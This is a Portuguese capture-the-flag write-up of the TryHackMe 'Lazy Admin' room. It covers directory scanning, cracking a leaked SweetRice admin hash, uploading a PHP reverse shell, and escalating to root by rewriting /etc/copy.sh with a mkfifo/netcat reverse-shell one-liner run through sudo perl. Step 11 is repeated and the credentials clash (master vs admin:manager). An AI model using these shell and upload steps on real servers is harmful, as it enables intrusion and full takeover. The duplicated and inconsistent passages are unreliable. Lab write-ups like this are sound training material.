
Lazy Admin CTF WriteUp

Este WriteUp tem o intuito de descreve nossa resolução do CTF Lazy Admin do try hack me

Link:https://tryhackme.com/room/lazyadmin


1. Primeiro nós abrimos o ip e vimos que o link levava a um página default do apache.

2. Então, com o intuito de tentar analisar as portas usadas no site, aplicamos nmap (nmap -T5 10.201.125.218) e descobrimos que usavam http e ssh




3. Somente com ssh e http não conseguimos fazer muita coisa, então aplicamos gobuster(gobuster dir -u http://10.201.125.218/ -w /usr/share/wordlists/dirb/common.txt) para descobrir diretórios escondidos do site. Com isso achamos os diretórios: / .hta ;

/.htacces ; / .htpasswd e /content/




4. Os três primeiros são acessáveis somente com privilégio, porém /content nos leva a uma página fechada do site principal , porém que já nos mostra o serviço que hospeda o site principal SweetRice!, mas continuamos sem muitas opções de movimentos.




5. Depois, aplicamos mais uma vez gobuster, só que agora na página /content,com isso descobrimos o diretório /content/inc/ e /content/as.
(gobuster dir -u http://10.201.125.218/content/ -w

/usr/share/wordlists/dirb/common.txt)
Entrando nessa página /content/inc nós podemos ver Arquivos carregados nesse site




6. Analisando esses arquivos é possível encontrar a pasta mysql… que contém informações do banco de dados na forma “.txt”. Nesse arquivo é possível achar o Login: master ; e a senha hasheada:

42f749ade7f9e195bf475f37a44cafcb.




7. Para podermos quebrar a hash da senha e descobrir a senha verdadeira, usamos o site CrackStation ,que quebra hashes automaticamente, que revelou a senha como Password123 sem hash.



8. Agora com o usuário admin:manager e a senha sem hash:Password 123, podemos logar no /content/as , canal de administração do site. Dentro desse site é possível encontrar uma área de upload de ads onde é possível fazer o upload de arquivos. Com isso, é possível injetar um arquivo de shell reverso em php que nos dá acesso ao servidor deles.
   LINK do SHELL REVERSE:https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

9. Depois de dar upload do arquivos, fomos até a página de ads (/content/ads) onde encontramos e rodamos o arquivo php e usamos netcat para ouvir a porta à qual foi redirecionado o shell reverse
   netcat command: “nc -l -v -n -p 1234”



10. Dentro do prompt do shell reverse, os arquivos da flag, normalmente user.txt e root.txt, como www-data, o usuário que entramos como na shell, não tem permissão para acessar. Diante disso demos sudo -l para ver se havia algum arquivo com superioridade sudo , com isso encontramos a rota

/home/itguy/backup.pl , onde é possível encontrar a primeira flag user.txt

```
$ cat user.txt
THM{                                    }
```

11. Depois disso, precisamos da segunda flag, com isso, no comando sudo -l percebemos que o comando /usr/bin/perl possui privilégios para rodar uma perl shell , analisando o /home/itguy/backup.pl, percebemos que perl tem acesso à

```
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

indo para esse arquivo .sh encontramos uma shell reverse já escrita e que podemos editar esse arquivo.

```
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
$ ls -al /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29 13:45 /etc/copy.sh
```

Porém não há nenhum comando famoso de editar arquivos funcionando, por isso teremos que reescrever o arquivo com echo

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <local-ip> 5554 >/tmp/f' >/etc/copy.sh
```

após editar o arquivo podemos abrir o netcat em outro cmd com o comando para ouvir a porta 5554

```
nc -lnvp 5554
```

e rodar o script que nós editamos com:


```
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

indo para esse arquivo .sh encontramos uma shell reverse já escrita e que podemos editar esse arquivo.

```
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
$ ls -al /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29 13:45 /etc/copy.sh
```

Porém não há nenhum comando famoso de editar arquivos funcionando, por isso teremos que reescrever o arquivo com echo `echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <local-ip> 5554 >/tmp/f' >/etc/copy.sh`

após editar o arquivo podemos abrir o netcat em outro cmd com o comando para ouvir a porta 5554

```
nc -lnvp 5554
```

e rodar o script que nós editamos com:

```
sudo /usr/bin/perl /home/itguy/backup.pl
```

12. Dentro da outra shell, podemos facilmente acessar o cd root e lá encontra o arquivo root.txt com a flag

13.